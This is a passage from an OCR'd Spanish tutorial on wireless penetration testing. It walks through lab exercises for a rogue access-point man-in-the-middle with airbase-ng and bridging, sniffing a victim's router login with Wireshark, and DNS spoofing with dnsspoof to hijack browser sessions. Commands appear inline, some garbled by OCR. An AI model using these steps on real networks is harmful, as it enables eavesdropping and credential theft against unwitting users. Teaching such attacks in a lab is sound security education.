
1. Para crear la configuración de ataque de Man-in-the-Middle, primero creamos un punto de acceso llamado `mitm` en la computadora portátil hacker usando `airbase-ng`. Corremos el comando de `la airbase-ng --essid mint -c 11` mon0:




2. Es importante señalar que `airbase-ng` cuando se ejecuta, crea una interfaz `at0` (interfaz tap). Piense en esto como un interfaz de cableado -del lado de nuestro software- basado en el punto de acceso mitm.



3. Vamos a crear un puente en la computadora hacker, que consiste en el cable `(eth0)` y la interfaz inalámbrica (at0). La sucesión de comandos que se utilizan para ello son `brctl addbr mitm-bridge`, `brctl addif mitm-bridge eth0`, `brctl addif mitm-bridge at0`, `ifconfig eth0 0.0.0.0 up`, `ifconfig at0 0.0.0.0 up`:




4. Se puede asignar una dirección IP para este puente y comprobar la conectividad con la puerta de enlace. Tenga en cuenta que podría hacer lo mismo usando DHCP. Podemos asignar una dirección IP a la interfaz de puente con el comando ifconfig –mitm-bridge 192.168.0.199 up. Luego podemos intentar hacer ping a la puerta de enlace `192.168.0.1` para asegurar que estamos conectados con el resto de la red:




5. Veamos ahora en el reenvío IP en el kernel para el enrutamiento de reenvío de paquetes y que pueda suceder correctamente el uso `echo > 1 /` proc/sys/net/ipv4/ip_forward:


6. Ahora vamos a conectar un cliente inalámbrico para nuestro punto de acceso `mitm`. Se recibirá automáticamente una dirección IP a través de DHCP (servidor que funciona en lado del cableado de la puerta de acceso). La máquina del cliente, en este caso recibe la dirección IP `192.168.0.197`. Podemos hacer ping al lado del cable del gateway `192.168.0.1` para verificar la conectividad:




7. Vemos que la máquina responde a las solicitudes ping como hemos visto:




7. También podemos verificar que el cliente está conectado al mirar en `airbase-ng` en el terminal de la maquina hacker



9. Es interesante señalar aquí que debido a que todo el tráfico que se retransmite desde la interfaz inalámbrica para el lado del cable, tenemos un control completo sobre el tráfico. Podemos comprobar esto al iniciar y empezar a capturar con Wireshark en la interfaz `at0`:



10. Vamos a hacer ping a la puerta de enlace 192.168.0.1 desde la máquina cliente. Ahora podemos ver los paquetes en Wireshark (aplicando un filtro de presentación de ICMP), a pesar de que los paquetes no están destinados a nosotros. Este es el poder del ataque Man-in-the-middle.



¿Qué ha pasado?

Hemos configurado con éxito la instalación de una red inalámbrica Man-in-the-middle. Hicimos esto mediante la creación de un punto de acceso falso y un puente con nuestra interfaz Ethernet. Esto asegura que los clientes que se conectan al punto de acceso falso "perciban" que se conectan a Internet a través de la LAN cableada.

Inténtalo – Man-in-the-Middle bajo puro wireless

En el ejercicio anterior, hicimos un puente de la interfaz inalámbrica con una red cableada. Como hemos señalado anteriormente, esta es una de las arquitecturas de conexión posible para un MITM. Hay otras combinaciones posibles también. Muy interesante sería contar con dos interfaces inalámbricas creando un punto de acceso falso y que la otra interfaz se conecte al punto de acceso autorizado. Ambas interfaces son un puente. Por lo tanto, cuando un cliente inalámbrico se conecta a nuestro punto de acceso falso, se conecta al punto de acceso autorizado a través de la máquina atacante.

Tenga en cuenta que esta configuración requiere el uso de dos tarjetas de red inalámbricas en la computadora portátil atacante.

Comprueba si se puede realizar este ataque con la tarjeta incorporada en su computadora portátil junto con la externa (USB). Esto debe ser un buen reto!


Espionaje inalámbrico mediante MITM

En la práctica anterior, hemos aprendido cómo crear una configuración para MITM. Ahora vamos a ver cómo hacer espionaje inalámbrico con esta configuración. En el laboratorio todo gira en torno al principio de que todo el tráfico de la víctima ahora se enruta a través de la computadora del atacante. Así, el atacante puede interceptar todo el tráfico enviado que hay desde la máquina de la víctima de forma inalámbrica.


Parte práctica – Espionaje wireless

Siga estas instrucciones para comenzar:

1. Replicar la configuración completa como en la práctica anterior. Encender Wireshark. Sería interesante hacer notar que incluso puente mitm aparece. Esta interfaz nos permitirá indagar en el tráfico del puente, si queremos:




2. Iniciar sniffing en la interfaz `at0`, de manera que podamos monitorear todo el tráfico enviado y recibido por el cliente inalámbrico:




3. En el cliente inalámbrico, abra cualquier página web. En mi caso, el punto de acceso inalámbrico también está conectado a la LAN y lo voy a abric con la dirección http://192.168.0.1.

4. Iniciar sesión con la contraseña y entrar en la interfaz de gestión.


5. En Wireshark, debemos estar viendo un montón de actividades:




6. Establecer un filtro de **HTTP** para ver sólo el tráfico de la web:



7. Se puede localizar fácilmente HTTP POST Request, que se utiliza para enviar la contraseña al punto de acceso inalámbrico:



8. El siguiente es un vistazo aumentado del paquete anterior:



9. La ampliación de la cabecera HTTP, nos permite ver que en realidad la contraseña en texto plano que entró no fue enviado como es, pero en cambio, un hash ha sido enviado. Si nos fijamos en el paquete n º 64 en la captura de pantalla anterior, vemos que se hizo una solicitud para /md5.js, que nos hace sospechar que se trata de un hash md5 de la contraseña. Es interesante señalar aquí que esta técnica puede ser propensa a un ataque de repetición, si no se utiliza cifrado sobre una base para la sesión en la creación del hash.

Dejamos como ejercicio para el usuario conocer los detalles, ya que no es parte de la seguridad inalámbrica y por lo tanto más allá del alcance de este libro.

10. Esto demuestra lo fácil que es vigilar y espiar el tráfico enviado por el cliente durante un Man-In-the-middle.

¿Qué ha pasado?

La configuración MITM que hemos creado es ahora lo que nos permite escuchar el tráfico inalámbrico de la víctima sin que la víctima lo sepa. Esto es posible porque en un MITM todo el tráfico se transmite a través de la máquina atacante. Así, todo el tráfico sin cifrar de la víctima está disponible para la escucha del atacante.

Inténtalo – Búsquedas en Google

En el mundo de hoy, a todos nosotros nos gusta guardar lo que buscamos en Google de forma privada. El tráfico de búsquedas en Google es por desgracia sobre texto HTTP y sencillo de forma predeterminada. ¿Puedes conseguir un filtro de Wireshark que muestre en Wireshark todas las búsquedas hechas en Google por la victima?

Secuestro de sesión sobre redes inalámbricas

Uno de los otros ataques interesantes que podemos construir sobre MITM es el secuestro de sesión de aplicación. Durante un ataque MITM, los paquetes de la víctima son enviados al atacante. Ahora es responsabilidad del atacante transmitir esto a su destino legítimo y reenviar las respuestas de la víctima. Una cosa interesante a destacar es que, durante este proceso el atacante puede modificar los datos en los paquetes

(si no están cifrados y protegidos de manipulación). Esto significa que podría modificar, getionar e incluso silenciosamente disminuir los paquetes.


En el siguiente ejemplo, vamos a ver DNS hijacking inalámbrico a través de la configuración de MITM. Luego, utilizando secuestro DNS, vamos a secuestrar la sesión del navegador de `Google.com`.

Parte práctica – Hijacking de sesión bajo wireless

1. Configuramos la prueba exactamente igual que en Man-in-the-middle. En la víctima vamos a arrancar el navegador y escribir "google.com". Vamos a usar Wireshark para controlar este tráfico. Su pantalla será similar a lo siguiente:


	Time	Source	Destination	Protoco	Info
1	0.000000	IntelCor_35:fc:44	Broadcast	ARP	Who has 192.168.0.1? Tell 192.168.0.197
2	0.000603	D-Link_d2:8e:25	IntelCor_35:fc:44	ARP	192.168.0.1 is at 00:21:91:d2:8e:25
3	0.005758	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
4	1.001276	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
5	2.000004	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
6	3.415114	D-Link_d2:8e:25	Broadcast	ARP	Who has 192.168.0.198? Tell 192.168.0.1
7	3.999838	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
8	7.999001	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
9	8.720771	192.168.0.197	192.168.0.1	DNS	Standard query ANY wpad
10	9.719183	192.168.0.197	192.168.0.1	DNS	Standard query ANY wpad
11	10.719577	192.168.0.197	192.168.0.1	DNS	Standard query ANY wpad


2. Aplicar un filtro DNS para Wireshark y como podemos ver, la víctima está haciendo solicitudes de DNS en google.com



3. Con el fin de secuestrar la sesión del navegador necesitamos enviar falsas respuestas DNS que resuelvan la dirección IP de "google.com" a la dirección IP 192.168.0.199 de la maquina del hacker, la herramienta que utilizaremos para esto se llama **Dnsspoof** y su sintaxis es *dnspoof –i mitm-bridge* :


4. Actualizar las ventanas del navegador y ahora, como podemos ver a través de Wireshark, tan pronto como la víctima hace una petición DNS para cualquier host (incluyendo google.com), las respuestas Dnsspoof son replicadas:





5. En la máquina de la víctima, se observa un error que dice "Conexión rechazada". Esto se debe a que hemos hecho que la dirección IP de google.com sea 192.168.0.199, que es la IP del equipo del hacker, pero no hay un servicio de escucha en el puerto 80:

6. Corramos Apache en BackTrack con el siguiente comando apachet2ctl `start`:



7. Ahora, una vez que actualice el navegador de la víctima, recimos **It Works!** como pagina por defecto del servidor Apache

8. Esta demostración muestra cómo es posible interceptar los datos y enviar respuestas falsas para robar las sesiones de la víctima.

¿Qué ha pasado?

Hicimos un ataque de secuestro de la aplicación mediante un MITM Wireless como base. Así que ¿ que sucedió detrás de las escenas? La configuración de MITM se aseguró de que fueramos capaces de ver todos los paquetes enviados por la víctima. Tan pronto como vio un paquete de petición DNS proveniente de la víctima, el programa ejecuta Dnsspoof , en el portátil del atacante envía una respuesta DNS a la víctima con la dirección IP de la máquina del atacante como `google.com`. El ordenador portátil de la víctima acepta esta respuesta y el navegador envía una solicitud HTTP a la dirección IP del atacante en el puerto 80.

En la primera parte del experimento, no hubo un proceso escuchando en el puerto 80 de la máquina del atacante y por lo tanto Firefox respondió con un error. Luego, una vez que ha iniciado el servidor Apache en la máquina del atacante en el puerto 80 (puerto por defecto), el navegador solicita recibir una respuesta de la máquina del atacante con la página por defecto **It Works!**.

Este laboratorio nos muestra que una vez que tenemos el control total de las capas inferiores (nivel 2 en este caso), es fácil apropiarse de las aplicaciones que se ejecutan en las capas superiores, tales como clientes DNS y los navegadores web.

Inténtalo – Desafío secuestro de aplicación o hikacking

El siguiente paso en el secuestro de sesión inalámbrica mediante un MITM sería la de modificar los datos transmitidos por el cliente. Explora el software disponible en BackTrack llamado **Ettercap.** Esto le ayudará a crear búsquedas y reemplazos de filtros para el tráfico de red.

En este reto, escribir un simple filtro que reemplazar todas las ocurrencias de "seguridad" a la "inseguridad" en el tráfico de la red .Intenta buscar en Google de forma "segura" y comprobar si los resultados se presentan de manera "insegura" en su lugar.


Encontrar las configuraciones de seguridad en el cliente

En los capítulos anteriores, hemos visto cómo crear honeypots de puntos de acceso abiertos, protegidas con WEP y WPA, pero cuando estamos en “el campo” y vemos solicitudes de sonda por parte del cliente, ¿cómo sabemos que la red SSID investigada le pertenece?.

Aunque esto parece difícil al principio, la solución a este problema es simple. Tenemos que crear puntos de acceso publicando el mismo SSID pero diferentes configuraciones de seguridad simultáneamente. Cuando un cliente busca en roaming en una red, se conectará automáticamente a uno de estos puntos de acceso basados en la configuración de red almacenada en él. Así que ,¡Que comience el juego!


Parte práctica – Enumerción de perfiles de seguridad inalámbrica

